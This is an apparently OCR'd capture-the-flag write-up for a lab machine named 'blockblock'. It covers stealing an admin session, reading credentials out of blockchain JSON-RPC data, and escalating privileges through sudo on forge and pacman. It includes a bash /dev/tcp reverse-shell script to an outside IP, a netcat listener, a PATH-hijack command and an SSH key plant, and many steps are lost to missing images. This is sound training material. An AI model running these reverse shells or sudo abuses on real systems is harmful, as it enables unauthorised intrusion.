
This works!


Put it in the cookies and refresh



Get keira shell

I can see Admin page





I can see some packets to /api/json-rpc

Request

Pretty Raw Hex JSON Web Token

```
POST /api/json-rpc HTTP/1.1
Host: 10.10.11.43
Content-Type: application/json
token:
5e59c41a7badae377ecbd38ce3bf99dc7904befd4875d5904f26f59c6a9a0f99
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTc1MzI4NzU0OSwianRpIjoiNDMyNjQ1MzEtYTk3NS00ODVjLTk4ZDYtMTYxMWNjYzU3YWQ2IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImFkbWluIiwibmJmIjoxNzUzMjg3NTQ5LCJleHAiOjE3NTM4OTIzNDl9.h795RdaVcTR3CAqBRKrLYMs2I9vb1pDcuxwInkrWLm0
Priority: u=4
Content-Length: 115

{
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.12.3
Date: Wed, 23 Jul 2025 16:26:42 GMT
Content-Type: application/json
Content-Length: 40
Access-Control-Allow-Origin: http://10.10.11.43/
Access-Control-Allow-Headers:
Content-Type,Authorization
Access-Control-Allow-Methods:
GET,POST,PUT,DELETE,OPTIONS
Connection: close

{
  "id":1,
  "jsonrpc":"2.0",
  "result":"0x0"
}
```

Request

Pretty Raw Hex JSON Web Token

```
sc2UsImlhdCI6MTc1MzI4NzU0OSwianRpIjoiNDMyNjQ1MzEtYTk3NS00ODVjLTk4ZDYtMTYxMWNjYzU3YWQ2IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImFkbWluIiwibmJmIjoxNzUzMjg3NTQ5LCJleHAiOjE3NTM4OTIzNDl9.h795RdaVcTR3CAqBRKrLYMs2I9vb1pDcuxwInkrWLm0
Priority: u=4
Content-Length: 115

{
  "jsonrpc":"2.0",
  "method":"eth_getBalance",
  "params":[
    "0x38D681F08C24b3F6A945886Ad3F98f856cc6F2f8",
    "latest"
  ],
  "id":1
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.12.3
Date: Wed, 23 Jul 2025 16:26:42 GMT
Content-Type: application/json
Content-Length: 40
Access-Control-Allow-Origin: http://10.10.11.43/
Access-Control-Allow-Headers:
Content-Type,Authorization
Access-Control-Allow-Methods:
GET,POST,PUT,DELETE,OPTIONS
Connection: close

{
  "id":1,
  "jsonrpc":"2.0",
  "result":"0x0"
}
```

It looks like it's using api function in solarium

POST /3997273fc956a67dc6982384500e669e Try it ▶

The `eth_getBalance` method returns the balance of the account of a given address, expressed in wei. This method provides a simple way to query the amount of Ether held by an address at a specific block height.

Get you own node endpoint today

Start for free and get your app to production levels immediately. No credit card required.

You can sign up with your GitHub, X, Google, or Microsoft account.

Parameters

- `address` : The address to get the balance from.
- `blockParameter` (optional): This can be a hexadecimal block number, or the strings “latest”, “earliest”, or “pending”, indicating the state from which to get the balance.

Get account balance for an address — cURL

```
curl --request POST \
  --url https://ronin-mainnet.core.chainstack.com/3997273fc
  --header 'Content-Type: application/json' \
  --data '{
  "id": 1,
  "jsonrpc": "2.0",
  "method": "eth_getBalance",
  "params": [
    "0xa459322a949b97c1cbcf3c82dfc4de9fefc6fb7c",
    "latest"
  ]
}'
```

200

```
{
  "jsonrpc": "<string>",
  "id": 123,
  "result": "<string>"
}
```

I can try using eth_getBlockByNumber

Parameters


- `quantity or tag` — the integer of a block encoded as hexadecimal or the string with:
  - `latest` — the most recent block in the blockchain and the current state of the blockchain at the most recent block. A chain reorganization is to be expected.
  - `safe` — the block that received justification from the beacon chain. Although this block could be involved in a chain reorganization, it would necessitate either a coordinated attack by the majority of validators or an instance of severe propagation latency.
  - `finalized` — the block accepted as canonical by more than 2/3 of the validators. A chain reorganization is extremely unlikely, and it would require at least 1/3 of the staked ETH to be burned.
  - `earliest` — the earliest available or genesis block
  - `pending` — the pending state and transactions block. The current state of transactions that have been broadcast to the network but have not yet been included in a block.

eth_getBlockByNumber — cURL


```
curl --request POST \
  --url https://nd-422-757-666.p2pify.com/0a9d79d93fb2f4a4b
  --header 'Content-Type: application/json' \
  --data '{
  "id": 1,
  "jsonrpc": "2.0",
  "method": "eth_getBlockByNumber",
  "params": [
    "latest",
    false
  ]
}'
```

200

```
{
  "jsonrpc": "<string>",
  "id": 123,
  "result": {}
}
```




It works! I can decode input in cyberchef




It's my test chat!


I can change latest to quantity. Let's try.



1 shows bunch of hex input. Cyberchef shows




It shows credentials of keira



I can ssh to keira!

Get paul shell


sudo -l shows I can run forge as paul



It also does not reset environment variable, which makes it vulnerable in many ways


Option 1: build --use

Generate shell.sh that creates reverse shell






build --use shell.sh runs shell.sh as paul




I got shell as paul!


Option 2: flatten



Therefore, I can check /home/paul/.ssh/id_rsa or authorized_keys



It doesn't exist. Let's copy my public key to authorized_keys



Option 3: path hijack

Create git file with almost the same content

```
#!/usr/bin/bash

/usr/bin/bash -i >& /dev/tcp/10.10.16.10/9001 0>&1
```

I just change bash to its absolute path due to path environment variable issue

```
[keira@blockblock shm]$ chmod +x git
[keira@blockblock shm]$ sudo -u paul PATH=.:PATH /home/paul/.foundry/bin/forge build

[parrot@parrot]-[~/Documents/blockblock]
 $rlwrap nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.43 60392
[paul@blockblock shm]$
```

Get root shell

sudo -l shows I can run pacman as root

```
[paul@blockblock ~]$ sudo -l
User paul may run the following commands on blockblock:
    (ALL : ALL) NOPASSWD: /usr/bin/pacman
```

There are many ways to get root shell


Option 1: package() install

Generate PKGBUILD file and copy my public key and PKGBUILD to the target

